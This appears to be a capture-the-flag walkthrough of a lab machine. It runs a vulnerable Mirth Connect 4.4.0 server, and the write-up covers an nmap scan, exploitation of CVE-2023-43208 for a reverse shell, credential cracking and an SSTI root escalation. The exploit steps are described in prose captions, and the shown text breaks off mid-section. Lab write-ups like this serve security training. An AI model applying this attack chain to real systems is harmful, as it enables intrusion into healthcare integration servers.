Hack The Box:Interpreter Machine Walkthrough – Medium Difficulty
Medium Machine API, BurpSuite, Challenges, CVE-2023-43208, HackTheBox, hashcat, Linux, Mirth Connect Administrator, MySQL, notification service, Penetration Testing, port-forwadingIntroduction to Interpreter:
In this writeup, we will explore the “Interpreter” machine from Hack The Box, categorized as an Medium difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Interpreter” machine from Hack The Box by achieving the following objectives:
User Flag:
Initial access begins by exploiting CVE-2023-43208 in NextGen Healthcare Mirth Connect 4.4.0. Enumeration of exposed API endpoints and Swagger API interface confirms the vulnerable version. Multiple deserialization payloads target the /api/users endpoint until exploitation succeeds and provides a reverse shell as user mirth. Further enumeration of the Mirth Connect installation reveals database credentials stored in mirth.properties. These credentials provide access to the MariaDB database, where password hashes for application users are extracted. Hashcat cracks the PBKDF2-HMAC-SHA256 hash for user sedric, enabling SSH access to the target system and retrieval of the user flag.
Root Flag:
Privilege escalation begins after process enumeration identifies a Python notification service running as root. Inspection of /usr/local/bin/notif.py reveals a Flask-based application vulnerable to Server-Side Template Injection (SSTI) while processing XML patient data. SSH local port forwarding provides access to the internal service listening on 127.0.0.1:54321. A malicious XML payload containing Python SSTI code targets the /addPatient endpoint and achieves remote command execution as root. The exploit then spawns a reverse shell connection back to the attacker machine, allowing retrieval of the root flag from /root/root.txt.
Enumerating the Interpreter Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sV -sC -oA initial 10.129.8.91Nmap Output:
┌─[dark@parrot]─[~/Documents/htb/interpreter]
└──╼ $cat initial.nmap
# Nmap 7.94SVN scan initiated Thu May 28 00:45:42 2026 as: nmap -sV -sC -oA initial 10.129.8.91
Nmap scan report for 10.129.8.91
Host is up (0.26s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp  open  http
|_http-title: Mirth Connect Administrator
| http-methods:
|_  Potentially risky methods: TRACE
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 458
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 404 Not Found</title>
|     </head>
|     <body><h2>HTTP ERROR 404 Not Found</h2>
|     <table>
|     <tr><th>URI:</th><td>/nice%20ports%2C/Tri%6Eity.txt%2ebak</td></tr>
|     <tr><th>STATUS:</th><td>404</td></tr>
|     <tr><th>MESSAGE:</th><td>Not Found</td></tr>
|     <tr><th>SERVLET:</th><td>org.eclipse.jetty.servlet.ServletHandler$Default404Servlet-7a56a372</td></tr>
|     </table>
|     </body>
|     </html>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Thu, 28 May 2026 01:30:37 GMT
|     Last-Modified: Tue, 18 Jul 2023 17:46:18 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 2532
|     <!doctype html>
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
|     <meta http-equiv="x-ua-compatible" content="IE=edge">
|     <meta http-equiv="cache-control" content="no-cache">
|     <meta http-equiv="cache-control" content="no-store">
|     <title>Mirth Connect Administrator</title>
|     <link rel="shortcut icon" type="image/x-icon" href="images/NG_MC_Icon_16x16.png" />
|     <link rel="stylesheet" type="text/css" href="css/bootstrap.css" />
|     <link rel="stylesheet" type="text/css" href="css/main.css" />
|     <script type="text/javascript">
|     Break out of frame if inside a frame. */
|     (window != window.top) {
|     window.top.location = window.location;
|     </script>
|     <script type="text/javascript" sr
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Thu, 28 May 2026 01:30:37 GMT
|     Allow: GET, HEAD, TRACE, OPTIONS
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   X11Probe:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|_ <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>443/tcp open ssl/https
|_http-title: Mirth Connect Administrator
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_ Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after: 2075-09-19T12:50:05
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| Cache-Control: must-revalidate,no-cache,no-store
| Content-Type: text/html;charset=iso-8859-1
| Content-Length: 458
| <html>
| <head>
| <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
| <title>Error 404 Not Found</title>
| </head>
| <body><h2>HTTP ERROR 404 Not Found</h2>
| <table>
| <tr><th>URI:</th><td>/nice%20ports%2C/Tri%6Eity.txt%2ebak</td></tr>
| <tr><th>STATUS:</th><td>404</td></tr>
| <tr><th>MESSAGE:</th><td>Not Found</td></tr>
| <tr><th>SERVLET:</th><td>org.eclipse.jetty.servlet.ServletHandler$Default404Servlet-7a56a372</td></tr>
| </table>
| </body>
| </html>
| GetRequest:
| HTTP/1.1 200 OK
| Date: Thu, 28 May 2026 01:30:44 GMT
| Last-Modified: Tue, 18 Jul 2023 17:46:18 GMT
| Content-Type: text/html
| Accept-Ranges: bytes
| Content-Length: 2532
| <!doctype html>
| <html>
| <head>
| <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
| <meta http-equiv="x-ua-compatible" content="IE=edge">
| <meta http-equiv="cache-control" content="no-cache">
| <meta http-equiv="cache-control" content="no-store">
| <title>Mirth Connect Administrator</title>
| <link rel="shortcut icon" type="image/x-icon" href="images/NG_MC_Icon_16x16.png" />
| <link rel="stylesheet" type="text/css" href="css/bootstrap.css" />
| <link rel="stylesheet" type="text/css" href="css/main.css" />
| <script type="text/javascript">
| Break out of frame if inside a frame. */
| (window != window.top) {
| window.top.location = window.location;
| </script>
| <script type="text/javascript" sr
| HTTPOptions:
| HTTP/1.1 200 OK
| Date: Thu, 28 May 2026 01:30:46 GMT
|_ Allow: GET, HEAD, TRACE, OPTIONSAnalysis:
- Port 22 (SSH): Secure Shell service running OpenSSH 9.2p1 on Debian, allowing remote system administration and authenticated access.
- Port 80 (HTTP): Mirth Connect Administrator web interface served over HTTP, exposing the administrative portal and related resources.
- Port 443 (HTTPS): Mirth Connect Administrator web interface served over HTTPS with a self-signed TLS certificate, providing encrypted access to the application and API endpoints.
Web Application Exploration:

Mirth Connect Administrator landing page appears with options to launch the administrator client using the green button or download the Administrator Launcher, with an additional button to access the secure web dashboard.

The web dashboard sign-in page loads successfully, showing username and password input fields along with the Sign in button.

The webstart.jnlp file is downloaded and saved in the working directory for launching the Mirth Connect Administrator desktop application.

Opening the webstart.jnlp file reveals that the target is running Mirth Connect Administrator version 4.4.0 by NextGen Healthcare.
Vulnerability Research on Mirth Connect Administrator 4.4.0

Google search results confirm public exploits and detailed information are available for CVE-2023-43208 specifically targeting Mirth Connect 4.4.0.

Research identifies CVE-2023-43208 as a critical unauthenticated Remote Code Execution vulnerability affecting NextGen Healthcare Mirth Connect.

Gobuster is run in directory enumeration mode against http://interpreter.htb using the raft-medium-directories-lowercase wordlist, successfully discovering directories including /images, /js, /css, /webadmin, and /installers.

The /installers/ directory is accessed via the browser, but it appears empty, showing only the parent directory link.
API Enumeration

A basic curl request to /api/server/version returns HTTP 400 error, indicating that all requests must include the X-Requested-With header.

After adding the X-Requested-With: XMLHttpRequest header, the curl request to /api/server/version successfully returns version 4.4.0.

A base64-encoded reverse shell payload is generated using a bash one-liner connecting back to 10.10.15.185 on port 9007.
Initial Exploit Attempts on Interpreter machine

Attacker sends a POST request to /api/users with an XML payload and required headers, resulting in an HTTP 500 error.

Attacker sends another POST request to /api/users using exploit.xml payload with proper headers and receives an HTTP 500 error.

Python3 HTTP server starts on port 8000 to serve files required for exploitation.

Attacker retries POST request to /api/users using payload.xml and again receives an HTTP 500 error.

Attacker installs required Python packages from requirements.txt inside CVE-2023-43208 exploit directory.
Gaining Initial Shell with CVE-2023-43208

Attacker executes CVE-2023-43208 exploit script against https://interpreter.htb while configuring listener on port 9007. Script identifies vulnerable 4.4.0 instance and continues exploitation despite a minor listener port conflict.

Netcat listener on port 9007 receives the reverse shell connection, providing a stable shell as user mith on the target system.
Obtain the shell manually

A browser request to /api/ on another host returns HTTP 404 Not Found.
